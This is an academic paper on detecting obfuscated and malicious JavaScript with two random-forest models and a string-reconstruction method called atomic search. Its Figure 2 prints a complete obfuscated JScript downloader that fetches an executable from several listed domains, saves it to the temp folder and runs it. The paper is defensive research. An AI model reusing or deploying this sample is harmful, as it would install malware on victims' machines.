Malicious JavaScript Detection using Obfuscation Analysis and String Reconstruction Techniques

Alfin Gusti Alamsyah*[1], Latius Hermawan[2]
Department of Informatics, Faculty of Science and Technology, Catholic University of Musi Charitas
Jl. Bangau No.60 Palembang, Sumatera Selatan, Indonesia
Email: [1]alfinalamsyahhh@gmail.com, [2]tiuz.hermawan@gmail.com

Abstrak. Deteksi Malicious Javascript dengan Analisis Obfuscation dan Teknik String Reconstruction. *Mendeteksi JavaScript berbahaya masih menjadi tantangan yang terus berlanjut dalam keamanan siber, terutama karena teknik obfuskasi semakin canggih. Penelitian ini menyajikan kerangka kerja deteksi model ganda yang memisahkan analisis obfuskasi dan perilaku berbahaya untuk meningkatkan akurasi. Model pertama mendeteksi skrip yang diobfuskasi menggunakan 20 fitur seperti entropi, rasio string, dan sintaks. Model kedua mengklasifikasikan kode berbahaya berdasarkan 92 fitur, yang menggabungkan output dari model pertama dan string yang bermakna secara semantik yang direkonstruksi melalui teknik baru yang disebut pencarian atomik. Kedua model tersebut menggunakan algoritma random forest dan dilatih pada set data yang seimbang dari sampel JavaScript berlabel. Hasil eksperimen menunjukkan kinerja yang tinggi, dengan model obfuskasi mencapai akurasi 99,1% dan model deteksi berbahaya mencapai 99,52%. Dengan secara eksplisit menangani obfuskasi dan mengintegrasikan rekonstruksi semantik, pendekatan yang diusulkan menawarkan solusi yang dapat diskalakan dan efektif untuk mendeteksi ancaman tersembunyi di lingkungan web modern.*
Kata Kunci: *JavaScript disamarkan, kode berbahaya, pembelajaran mesin, random forest, rekonstruksi string.*

Abstract. *Detecting malicious JavaScript remains a persistent challenge in cybersecurity, particularly as obfuscation techniques become more sophisticated. This study presents a dual-model detection framework that separates the analysis of obfuscation from malicious behavior to enhance precision. The first model detects obfuscated scripts using 20 features, including entropy, string ratios, and syntax. The second model classifies malicious code based on 92 features, incorporating outputs from the first model and semantically meaningful strings reconstructed using a novel technique called atomic search. Both models utilize the random forest algorithm and are trained on balanced datasets of labeled JavaScript samples. Experimental results demonstrate high performance, with the obfuscation model achieving 99.1% accuracy and the malicious detection model reaching 99.52%. The proposed approach provides a scalable and effective solution for detecting hidden threats in modern web environments by clearly addressing obfuscation and incorporating semantic reconstruction.*
Keywords: *machine learning, malicious code, obfuscated JavaScript, random forest, string reconstruction.*

1. Introduction

The rapid expansion of internet usage has accelerated technological advancement while creating an environment conducive to cybercrime. Cyberattacks such as unauthorized access, data theft, and malicious script injection increasingly target individuals and organizations [1]. As a dominant client-side scripting language, JavaScript is particularly exploited due to its widespread use and direct execution in web browsers. Attackers frequently embed malicious JavaScript into web pages to steal sensitive information or disrupt services, employing sophisticated techniques like code obfuscation and string manipulation to evade conventional detection systems.

Common attack vectors include Cross-Site Scripting (XSS), SQL injection, and drive-by downloads, many of which rely on injecting harmful scripts into vulnerable web platforms [2]. Code-sharing environments and websites lacking essential defenses such as sandboxing, Content Security Policies (CSP), or runtime inspection are especially susceptible [3]. Obfuscated scripts

present a greater challenge, as their encoded or fragmented form conceals malicious intent, limiting the effectiveness of traditional static detection techniques. This growing complexity demands adaptive security solutions that can analyze not only syntax, but also the semantic behavior of code.

To address these challenges, this research introduces a machine learning-based detection framework utilizing the random forest algorithm to identify obfuscated and malicious static JavaScript embedded in web pages. The proposed system combines two models, one for detecting obfuscation patterns and another for classifying malicious behavior. The key innovation of this research is integrating a string reconstruction technique, which restores semantic meaning from fragmented or encoded strings, enhancing feature extraction and improving detection accuracy. This study offers a practical and scalable approach to strengthening web application security against modern obfuscated threats by focusing on client-side scripts and leveraging semantic-level analysis.

2. Literature Review

The detection of malicious JavaScript has been widely studied due to the increasing prevalence of client-side attacks such as malware downloads, data theft, and unauthorized redirects. Several studies have proposed machine learning-based methods to classify JavaScript code as malicious or benign based on structural and behavioral features. Ndichu et al. [4] utilized AST representations combined with Doc2Vec embeddings to capture semantic code relationships, enabling accurate detection of malicious scripts in drive-by download scenarios. Similarly, Patil [5] extracted 77 static features from web scripts and employed ensemble classifiers, including random forest and SVM, achieving high accuracy while highlighting the importance of feature richness. Fang et al. [6] and Song et al. [7] implemented LSTM and Bi-LSTM models using bytecode and token sequences to capture temporal dependencies and behavioral patterns in malicious JavaScript. However, these approaches demanded higher computational resources. Sheneamer [8] further extended this paradigm using a stacked ensemble of CNN architectures, including VGG, ResNet, and LSTM, to detect vulnerabilities in JavaScript functions, achieving 98% detection accuracy and demonstrating the viability of deep convolutional approaches for security-focused static code analysis.

Other researchers explored syntactic and structural representations. Rozi et al. [9] proposed AST-JS, which enriches malicious webpage detection by leveraging syntax tree features and SHAP-based interpretability. Mao et al. [10] focused on dynamic behavior modeling by tracking JavaScript API usage patterns at runtime within hybrid applications, effectively identifying threats through function call analysis. In contrast, Nguyen et al. [11] adopted an unsupervised clustering approach for malicious detection without requiring labeled data, offering flexibility, but limited performance compared to supervised models.

While not inherently malicious, obfuscation is frequently used to conceal malicious intent. Several studies have addressed this dimension independently. Alazab et al. [12] categorized standard obfuscation techniques and proposed a feature-based classifier using random forest, demonstrating effectiveness but with limited semantic understanding. NOFUS [13] focused on decoding *String.fromCharCode()* patterns, recovering encoded payloads, but stopping short of complete malicious classification. JaSt [14] offered a purely syntactic detection approach using AST tokens and n-grams, efficiently flagging obfuscated scripts but lacking semantic reconstruction of code behavior. However, as Aebersold et al. [15] highlighted, "it is difficult to train detectors to be robust versus changes in the way obfuscation is done," underscoring the fragility of traditional feature-based classifiers against evolving evasion techniques.

Building on these foundations, this study introduces a novel dual-model framework that integrates obfuscation detection and malicious code classification. A key contribution is developing a string reconstruction method, atomic search, which is designed to explicitly decode and reconstruct fragmented JavaScript strings resulting from obfuscation techniques such as *eval()*, *String.fromCharCode()*, and dynamic concatenations. Unlike prior studies that rely primarily on surface-level statistical features (e.g., entropy, string length, special characters), structural patterns (e.g., AST shapes), or behavior simulations, this research focuses on uncovering the actual behavioral intent embedded within obfuscated scripts.

3. Methodology

This study proposes a dual-model framework for detecting obfuscated and malicious JavaScript code, leveraging the random forest algorithm. The first model is designed to identify obfuscation patterns, while the second focuses on classifying malicious scripts. Both models are trained independently, with the output from the obfuscation detector serving as an input feature for the malicious classifier. This layered architecture enables early detection of obfuscated content and improves overall classification accuracy by incorporating semantic insights into code behavior. It is also further justified by Moog et al. [16] findings, who demonstrated that code transformations, particularly minification and basic obfuscation, are also widespread in benign scripts. Such prevalence underscores the importance of separating obfuscation detection from malicious behavior analysis to reduce false positives and improve precision.

The dataset used in this research consists of publicly available, labeled JavaScript samples. After standard preprocessing steps, such as cleaning, class balancing, and dataset splitting, feature engineering was applied to both models. The obfuscation model utilizes 20 features related to syntactic and statistical characteristics, including entropy and keyword patterns. To enhance this process, a custom Python library called Atomic Search [17] was developed to reconstruct obfuscated strings into meaningful components. This reconstruction contributes significantly to the second model by expanding the feature set to 92 dimensions, capturing low-level patterns and high-level semantics.

Without string reconstruction, heavily obfuscated code may appear benign, leading to false negatives and reduced generalizability. Additionally, models trained on unreconstructed data tend to overfit to shallow structural cues, which reduces their effectiveness in real-world scenarios where obfuscation is deliberately designed to evade detection. Atomic search addresses this by converting fragmented, encoded code into analyzable semantic units, allowing the model to capture malicious intent better. Random forest was selected for its ability to handle heterogeneous features, resistance to overfitting, and interpretability through feature importance metrics [18]. This approach balances accuracy and efficiency compared to deep learning alternatives, making it well-suited for practical, real-world deployment in web environments.

3.1. Obfuscation Detection

The obfuscation detection process focuses on identifying JavaScript scripts that have been intentionally modified to obscure their functionality. The model distinguishes obfuscated scripts from naturally structured ones by analyzing entropy, code length, and syntactic complexity, providing crucial inputs for subsequent analysis, primarily when obfuscation is used to conceal malicious activities.

3.1.1. Dataset Preparation

The dataset used for the obfuscation detection task was obtained from PacktPublishing's publicly available GitHub repository, "Machine-Learning-for-Cybersecurity-Cookbook." It comprises 3362 client-side JavaScript code samples, 1515 obfuscated and 1847 non-obfuscated scripts. These samples were curated to represent diverse, real-world obfuscation techniques typically found in malicious code targeting browsers. Emphasis was placed on including examples that reflect modern obfuscation strategies, ensuring the dataset's relevance for training a robust classification model.

```
var _0x4007=['option','push','item','exports','prototype','abort','error','exit','lastIndexOf','join','path','readdirSync','statSync',
'resolve','isDirectory','filter','usage','optional','items','arrayArgs','both','argv','slice','includes','boolArgs'];(function(_0x16f211,
_0x5f5aab){var _0x1ce5af=function(_0x2e8162){while(--_0x2e8162){_0x16f211['push'](_0x16f211['shift']());}};_0x1ce5af(++_0x5f5aab);}(_0x4007,
0x1e5));var _0x1aab=function(_0x2f3e31,_0x3a89c9){_0x2f3e31=_0x2f3e31-0x0;var _0x2c6db2=_0x4007[_0x2f3e31];return _0x2c6db2;};'use strict';
const fs=require('fs');const path=require(_0x1aab('0x0'));const benchmarks={};fs[_0x1aab('0x1')](__dirname)['filter'](_0x14deb4=>fs[_0x1aab
('0x2')](path[_0x1aab('0x3')](__dirname,_0x14deb4))[_0x1aab('0x4')]())['forEach'](_0x154e65=>{benchmarks[_0x154e65]=fs[_0x1aab('0x1')](path
[_0x1aab('0x3')](__dirname,_0x154e65))[_0x1aab('0x5')](_0x4efd54=>_0x4efd54[0x0]!=='.'&&_0x4efd54[0x0]!=='_');});function CLI(_0x1a8be3,
_0x3d621a){if(!(this instanceof CLI))return new CLI(_0x1a8be3,_0x3d621a);if(process['argv']['length']<0x3){this['abort'](_0x1a8be3);}this
[_0x1aab('0x6')]=_0x1a8be3;this[_0x1aab('0x7')]={};this[_0x1aab('0x8')]=[];for(const _0x43ed46 of _0x3d621a[_0x1aab('0x9')]){this[_0x1aab
('0x7')][_0x43ed46]=[];}let _0x4030e0=null;let _0x2118c5=_0x1aab('0xa');for(const _0x3537f3 of process[_0x1aab('0xb')][_0x1aab('0xc')](0x2))
{if(_0x3537f3==='--'){_0x2118c5='item';}else if([_0x1aab('0xa'),'option'][_0x1aab('0xd')](_0x2118c5)&&_0x3537f3[0x0]==='-'){if(_0x3537f3[0x1]
==='-'){_0x4030e0=_0x3537f3[_0x1aab('0xc')](0x2);}else{_0x4030e0=_0x3537f3[_0x1aab('0xc')](0x1);}if(_0x3d621a[_0x1aab('0xe')]&&_0x3d621a
['boolArgs']['includes'](_0x4030e0)){this[_0x1aab('0x7')][_0x4030e0]=!![];_0x2118c5=_0x1aab('0xa');}else{_0x2118c5='option';}}else if
(_0x2118c5===_0x1aab('0xf')){if(_0x3d621a['arrayArgs'][_0x1aab('0xd')](_0x4030e0)){this[_0x1aab('0x7')][_0x4030e0][_0x1aab('0x10')]
(_0x3537f3);}else{this[_0x1aab('0x7')][_0x4030e0]=_0x3537f3;}_0x2118c5=_0x1aab('0xa');}else if([_0x1aab('0xa'),'item']['includes'](_0x2118c5))
{this[_0x1aab('0x8')]['push'](_0x3537f3);_0x2118c5=_0x1aab('0x11');}else{this['abort'](_0x1a8be3);}}}module[_0x1aab('0x12')]=CLI;CLI[_0x1aab
('0x13')][_0x1aab('0x14')]=function(_0x33e9ac){console[_0x1aab('0x15')](_0x33e9ac);process[_0x1aab('0x16')](0x1);};CLI[_0x1aab('0x13')]
['benchmarks']=function(){const _0x660f52=[];const _0x252412=this['optional'][_0x1aab('0x5')]||![];for(const _0x4dad26 of this[_0x1aab
('0x8')]){if(benchmarks[_0x4dad26]===undefined)continue;for(const _0x29caf0 of benchmarks[_0x4dad26]){if(_0x252412&&_0x29caf0[_0x1aab('0x17')]
(_0x252412)===-0x1)continue;_0x660f52[_0x1aab('0x10')](path[_0x1aab('0x18')](_0x4dad26,_0x29caf0));}}return _0x660f52;};
```

Figure 1. Example of Obfuscated JavaScript Code

A representative obfuscation pattern is shown in Figure 1, where string literals are stored in an array and accessed via dynamically computed indices. This technique, known as array mapping, obfuscates function names and keywords using indirect references such as *_0x4007[0x1a]*, making the code semantically ambiguous. Often combined with hexadecimal notation and variable aliasing, this pattern complicates static analysis and masks the script's true behavior. It is commonly used in malicious JavaScript to evade detection by fragmenting readable code and concealing high-risk operations.

3.1.2. Feature Extraction & Model Training

Feature extraction played a pivotal role in transforming raw data into actionable insights for the machine learning model. Table 1 shows 20 distinct features were engineered to capture the unique characteristics of obfuscated scripts. These features included statistical attributes like entropy and code length, as well as structural and syntactic indicators such as the frequency of parentheses, spaces, and alphanumeric characters, alongside ratios of these elements to the overall code length. The complete table is available at the following link.

Table 1. Feature Extractions of Obfuscation Detection

Fn	Feature	Description
F1	js_length	Total length of JavaScript code.
F2	num_spaces	Number of spaces in JavaScript code.
F3	num_parenthesis	Number of opening and closing brackets (and).
….	….	….
F18	ratio_comma	Ratio of the number of ‘,’ symbols to the code length (F7 / F1).
F19	ratio_semicolon	Ratio of number of ‘;’ symbols to the code length (F8/F1).
F20	entropy_value	The entropy value (a measure of diversity) of JavaScript code.

Entropy, as specified in Equation 1, calculated using Shannon's formula, was particularly significant, as obfuscated scripts generally exhibited higher randomness levels. Additionally, keyword-based features quantified occurrences of terms like eval and function, which are often manipulated in obfuscated scripts to disguise malicious intent. These features were standardized to enhance model performance and ensure compatibility with the algorithm.

$$H(X) = -\sum_{x \in X} p(x) \cdot \log_2\big(p(x)\big) \tag{1}$$

The obfuscation detection model was developed using the random forest algorithm with 100 estimators (n_estimators = 100) and a fixed random seed (random_state = 0) to ensure

consistent results. The dataset was divided into 80% for training and 20% for testing, allowing the model to learn from a substantial portion of the data while enabling reliable evaluation on unseen samples.

3.2. String Reconstruction Method for Extracting Obfuscated Features

3.2.1. Obfuscation Techniques

String concatenation is a widely used obfuscation technique in which malicious intent is fragmented across multiple string segments, making static analysis and detection significantly more difficult. A supplementary dataset has been prepared to provide context for the broader landscape of obfuscation patterns examined in this study, comprising various obfuscation techniques commonly found in malicious JavaScript. These include even-index character extraction, hexadecimal encoding, minified code, noise injection, numeric encoding, scrambled naming, string concatenation, and Unicode encoding. While these techniques differ in form, many rely on string concatenation to assemble obfuscated syntax dynamically at runtime. This reinforces the critical role of string reconstruction in any detection pipeline, as malicious behavior is often concealed within fragmented code structures. The sample of obfuscated techniques used in this study is available at the following link.

Figure 2 depicts a string concatenation technique. It serves as a representative illustration of how such obfuscation techniques are used to hide potentially harmful functionality. In this example, malicious logic is dispersed across multiple variables or encoded strings and is only revealed once the code is executed and reassembled in memory. This strategy effectively conceals API calls, external payloads, or execution logic, bypassing traditional static scanners that cannot interpret the code's final assembled form.

```
var a4='555C545E0E0501070F0108240901100508090D0A00174A070B095E3C5E0805130705000000D014A070B095E17555E5550515651535455 75D5E55',s5='+"&',e2='.
c',q4='m")',m9='us =',i1='"/',z5='s.Ru',x7='f (',w8='pa',h2='; ',h6='skil',q0=' 0;',y5=']+',h5='n(',n0='a.w',y3=') { }',l6='r ws ',g6='ndEn',
i6='ject',g5='ell")',m0='oFi',k0=' 1; x',v3='var ',i8='si',m8='rea',b4='ri',m2='trin',x3='; }',u0=') {',d8='dy);',o0=' } ca',i7='e0b',
s1='om"',e7='7600"',i3='rn',j7='.Ex',x2='y { w',e6='+"',o1='i=l',r9='Bo',j2='()',d6='ar n',t8='ht',q8='r (v',v5='xa.',n6='als',l1='nal.c',
j0='se',r7='; }',o4='d; ',b3=' xa.s',b9='d=',w9='= 1) ',n2=' = i;',z0=' { ',p0='en("',i0='ar ld',d3='tion ',g8='= 0;',o2='aadua',m4='; };',
p8='TP',f7='ct(',c9='tp://',b8=' = ',g2='("ADO',i9=' bre',y6='a = ',u6='at',e3='.s',k2=' =',x6='{ ld',x4='xa.',c0='var x',r8='+n, f',y4=' =
ws',n5='100',k7='pt.Sh',y1='Code(',n3=eval,g9=' fo',g7='= WS',u3='1; ',p7='.exe',r3='po',d0=' (er',x0=' 0',k9='{ ',h7='le(fn',h8='exe"',
r1=' }; i',t4='; t',d9=' }; ',j8=' c',u8=' n<',n8='58',c5='enha',e9='.Cr',v4='ch',l2='tat',c3='Obje',j5='MP',u1='stori',n7=' {',w1='=1;',t1='
=',n9='var b'+b8+'"avir'+'ivi.c'+'o.'+'il ge'+u1+o2+l1+'om '+c5+'nce'+'my'+h6+'ls'+e2+s1+e3+'plit('+'" ");'+' va'+l6+g7+'cr'+'ipt'+'.Cr'
+'eate'+'Ob'+i6+'("W'+'Scri'+k7+g5+'; v'+'ar fn'+y4+j7+w8+g6+'vi'+'ronme'+'ntS'+'tri'+'ngs("'+'%TE'+j5+'%")+S'+m2+'g.f'+'romCh'+'ar'+y1+'92)
+"'+'882'+'812"'+h2+c0+'o = W'+'Scr'+'ipt'+e9+'eate'+c3+f7+'"MSXM'+'L2.X'+'MLHT'+p8+'"); '+'var'+' x'+y6+'WScr'+'ipt.C'+'re'+u6+i7+'ject'+g2
+'DB'+'.St'+m8+q4+'; v'+i0+k2+q0+g9+q8+d6+w1+u8+'=3'+'; '+'n++)'+z0+'for ('+v3+o1+o4+'i<b.l'+'ength'+'; i++'+') '+'{ va'+'r '+'dn'+' ='+x0+t4
+'ry '+k9+'xo.'+'op'+p0+'GET"'+',"'+t8+c9+'"+b[i'+y5+i1+'cou'+'nter/'+'?id="'+'+a4'+s5+i3+b9+n8+e7+r8+n6+'e); '+'xo'+'.send'+j2+'; if '+'(xo.
s'+l2+m9+'= 20'+'0) { '+x4+'open'+'(); '+'xa.t'+'ype'+t1+k0+n0+b4+'te(x'+'o.re'+'spo'+'nse'+r9+d8+' if '+'(xa'+'.s'+'ize'+' > '+n5+'0)'+n7+'
d'+'n = '+u3+v5+r3+i8+d3+g8+b3+'aveT'+m0+h7+'+n+".'+h8+',2)'+'; '+'tr'+x2+z5+h5+'fn+n'+e6+p7+'",1,'+'0)'+x3+j8+'at'+v4+d0+y3+r7+'; x'+'a.clo'
+j0+'();'+r1+x7+'dn ='+w9+x6+n2+i9+'ak'+m4+o0+'tch'+' (er'+u0+d9+'};'+' };';n3(n9);
```

Figure 2. Example of Obfuscated Malicious JavaScript Code Using Concatenation

Importantly, not all obfuscation techniques are inherently malicious. Techniques such as minification are commonly used for performance optimization. However, in the context of this research, all samples in the dataset are classified as malicious based on behavioral indicators, such as contacting known malicious URLs, silently downloading or executing malware, or performing unauthorized actions on the client device. Therefore, classifying a JavaScript sample as malicious is not solely dependent on the presence of obfuscation, but on its intent and operational behavior, particularly when such behavior is deliberately concealed through obfuscation.

3.2.2. Atomic Search

To address the detection challenges posed by these obfuscation patterns, this study introduces atomic search, a lightweight yet effective method for reconstructing obfuscated strings and extracting semantically meaningful features for downstream malicious code classification. Atomic search operates through three core functions. The first, *extract_atoms*, identifies substrings termed "atoms" within the script based on length and structural heuristics. The form_molecule function combines these atoms to reconstruct complete, meaningful units such as function names or key operations (e.g., *getElementById*, *setTimeout*). Finally, *atomic_search* aggregates the reconstructed components and analyzes their frequency, focusing particularly on high-risk functions like *eval*, *iframe*, and *document.write*, which often indicate malicious behavior. This reconstruction challenge is structurally similar to the string reconstruction problem

described by Acharya et al. [19], where the task is to recover an original string from a multiset of its substrings, underscoring the combinatorial complexity involved in reassembling semantically meaningful content from fragmented code.

The reconstruction process within atomic search follows a strategy like a greedy algorithm, where candidate substrings (atoms) are sequentially selected and combined to form target strings. This process is analogous to assembling a puzzle; each atom is a piece tested against a portion of the target word, and when it fits, the algorithm immediately proceeds to the next matching piece. One key advantage of this approach is its efficiency: mismatches are skipped early without further processing, avoiding unnecessary computation and improving runtime performance. This lightweight, greedy-style traversal ensures that only viable reconstruction paths are followed, making the method both fast and scalable, even when applied to heavily obfuscated scripts.

The method was validated on 50 obfuscated JavaScript samples and demonstrated strong performance in accurately recovering critical code elements. To facilitate broader adoption, atomic search has been published as an installable Python package (*pip install atomic_search*) [17]. By generating rich semantic features from obfuscated content, atomic search plays a pivotal role in bridging obfuscation analysis with malicious code detection, addressing a gap in prior work that often overlooks string reconstruction, and significantly enhancing the overall effectiveness of the proposed dual-model framework.

3.3. Malicious Detection

The malicious detection model is designed to classify JavaScript scripts as either benign or malicious. Building on the obfuscation detection model and atomic search package outputs, this model integrates 92 features that capture the scripts' syntactic and semantic attributes. By leveraging these features, the model provides a robust mechanism for identifying threats concealed within JavaScript code.

3.3.1. Dataset Preparation

The dataset for the malicious detection model comprised 33,434 labelled JavaScript samples, evenly distributed between benign and malicious classes, with 16,770 malicious and 16,664 benign samples. The dataset was sourced from multiple repositories and APIs to ensure sample diversity, as shown in Table 2. As discussed in Section 3.2, these samples include various obfuscation techniques where malicious behavior is often hidden using string fragmentation. Preprocessing steps included removing duplicates, cleaning invalid entries, and balancing the dataset to avoid biases during training.

Table 2. Source of Malicious Datasets

Source	Malicious	Benign
APIs: NPM	☐	☑
Repo: ZZN0508/JavaScript_Dataset	☑	☑
Repo: HynekPetrak/malware-jail	☑	☐
Repo: geeksonsecurity/js-malicious-dataset	☑	☐
Repo: HynekPetrak/javascript-malware-collection	☑	☐
Custom Dataset	☐	☑

3.3.2. Dataset Analysis

To understand the behavioral differences between benign and malicious JavaScript, this analysis focuses on two key metrics: code length and entropy. As shown in Figure 3, benign scripts tend to have shorter code lengths, with an intense concentration below 2500 characters, reflecting standard optimization practices for efficiency and performance. In contrast, malicious scripts exhibit a more dispersed distribution, frequently spanning lengths between 5000 and 15,000 characters. This pattern suggests using obfuscation and redundancy strategies to increase complexity and avoid detection. Such disparities in code length provide a strong basis for distinguishing script types and serve as valuable features in models.



Figure 3. Length Distribution of Benign and Malicious JavaScript Code

Entropy analysis, illustrated in Figure 4, reveals further distinctions. While benign scripts reach a slightly higher average entropy (4.91 vs. 4.69), they display more consistent distribution patterns. Malicious scripts, however, show broader entropy variability, with peaks scattered across lower entropy values indicating structural randomness often introduced through encoding or obfuscation techniques. This irregularity reflects attempts to conceal malicious logic by disrupting recognizable patterns. Code length and entropy highlight fundamental differences in structure and complexity, validating their role as informative features in detecting potentially harmful JavaScript behavior.



Figure 4. Comparison of Entropy Levels in Benign and Malicious JavaScript

3.3.3. Feature Extractions & Model Training

The malicious detection model was built using 92 engineered features as shown in Table 3, comprising 77 attributes (F2–F78) adapted from prior literature [5] and 15 additional features (F1, F79–F92) introduced in this study. The referenced features focus on common patterns in malicious JavaScript, such as *eval*, *iframe*, and entropy values, forming a baseline for detection. The additional features enhance accuracy by incorporating obfuscation indicators, syntactic ratios, and the binary output from a separately trained obfuscation detection model. The complete table is available at the following link.

Table 3. JavaScript Features used in literature

Fn	Feature	Description
F1	obfuscated	Whether the script is obfuscated or not
F2	eval_count	Number of eval() functions
F3	setTimeout_count	Number of setTimeout() functions
….	….	….
F90	ratio_num_encoding_oper	Ratio of encoding operation to code length ((F5 + F6 + F81 + F9) / F23).
F91	ratio_num_url_redirection	Ratio of url to the code length ((F3 + F82 + F15 + F83 + F45 + F84) / F23).

Fn	Feature	Description
F92	ratio_num_spesific_func	Ratio of num ((F2 + F85 + F86 + F10 + F18 + F20 + F87 + F88) / F23).

All features referenced and newly introduced were extracted through the atomic search method. This method deconstructs obfuscated strings and identifies semantic components such as function names and structural keywords. This process quantifies high-risk operations and enables feature engineering from otherwise hidden code patterns.

The final dataset was used to train a random forest classifier, chosen for its effectiveness in managing high-dimensional, heterogeneous data. The model integrates key inputs from obfuscation detection and string reconstruction to identify malicious behavior accurately. A 70:30 training-testing split was applied, and the model was trained using 100 estimators (n_estimators = 100) with a fixed random seed (random_state = 42) to ensure reproducibility. Combining obfuscation analysis and malicious code classification, this integrated framework offers a robust and scalable solution for detecting concealed JavaScript threats.

4. Results and Discussion

4.1. Obfuscation Detection

The obfuscation detection model achieved high performance with 99.1% accuracy. The random forest classifier demonstrated precision, recall, and F1-score of 0.99 for both obfuscated and non-obfuscated categories, indicating strong capability to minimize false positives and accurately identify obfuscated scripts. The confusion matrix showed 366 correctly classified non-obfuscated samples (four misclassified) and 301 correctly classified obfuscated samples (two misclassified), confirming the model's robustness with minimal errors.

In addition to accuracy, runtime efficiency was evaluated using 673 test samples. The complete detection process was completed in just 0.0092 seconds, with an average inference time of approximately 0.000014 seconds per file. These results confirm that the model performs accurately and operates with high computational efficiency, making it suitable for batch processing or integration into near-real-time security systems.

Overall, the model achieved an accuracy of 99.1%, underlining its effectiveness in detecting obfuscation in JavaScript code. The combination of high precision, recall, and accuracy highlights the model's reliability as a powerful tool for identifying obfuscated scripts.

4.2. Malicious Detection

The malicious detection model, built using the random forest classifier, achieved an impressive accuracy of 99.52%, reflecting its strong capability to classify JavaScript files as benign or malicious with minimal errors. This high accuracy demonstrates the model's effectiveness in learning patterns from the training data and generalizing them to unseen data in the testing phase, making it a reliable tool for detecting malicious JavaScript files in real-world environments.

The classification report highlights the model's exceptional performance across key metrics. Precision for the benign class (0) reached 0.99, while the malicious class (1) achieved 1.00, indicating that the model rarely misclassifies malicious code. Similarly, the recall values of 1.00 for benign and 0.99 for malicious scripts show that the model can accurately identify nearly all samples in both categories. The F1 score for both classes was 1.00, demonstrating a balanced trade-off between precision and recall. With an overall accuracy of 1.00, the model is highly precise and robust in detecting malicious code, exhibiting negligible bias toward any particular class.



Figure 5. Confusion Matrix for Malicious Detection

The confusion matrix (Figure 5) offered a detailed view of prediction performance. The model correctly identified 5045 benign files (true negatives) and 4938 malicious files (true positives). Misclassification was minimal, with only nine benign files incorrectly labeled as malicious (false positives) and 39 malicious files misclassified as benign (false negatives). The results confirm the model's reliability, as the number of errors was minimal compared to the total dataset of 10,031 samples. These rare errors may arise when the syntax is heavily fragmented and noisy, which can cause the atomic search to miscount specific patterns and result in detection inaccuracies.



Figure 6. Top 10 Most Important Features for Malicious Detection

Figure 6 showcases the top 10 most important features in the malicious detection model, ranked by their contribution to the predictions. Among these, the obfuscated feature stands out as the most significant, highlighting the critical role of code obfuscation in identifying malicious behavior. This result underscores how obfuscation is frequently employed to increase complexity and evade detection.

The second most important feature, *plus_count*, further supports this finding by revealing the role of obfuscation techniques such as concatenation, where malicious scripts heavily rely on the use of the + operator to combine strings, thereby disguising their true functionality. Similarly, other features such as *dot_count*, *digit_count*, and *digit_share* also align with obfuscation methods, reflecting the use of complex syntactic structures to obscure code intent. For example, high *dot_count* values may indicate a reliance on nested object accesses. At the same time, *digit_count* and *digit_share* suggest an unusual abundance of numeric elements, both consistent with obfuscation strategies aimed at evading pattern-based detection systems.

In contrast, features such as *eval_count* provide direct evidence of malicious behavior, as the *eval* function is commonly used to execute potentially harmful scripts dynamically. Additional features like *pipe_count* and *WScript_count* point to specific JavaScript functions and command-

line scripting capabilities that attackers often leverage to exploit vulnerabilities or execute unauthorized commands.

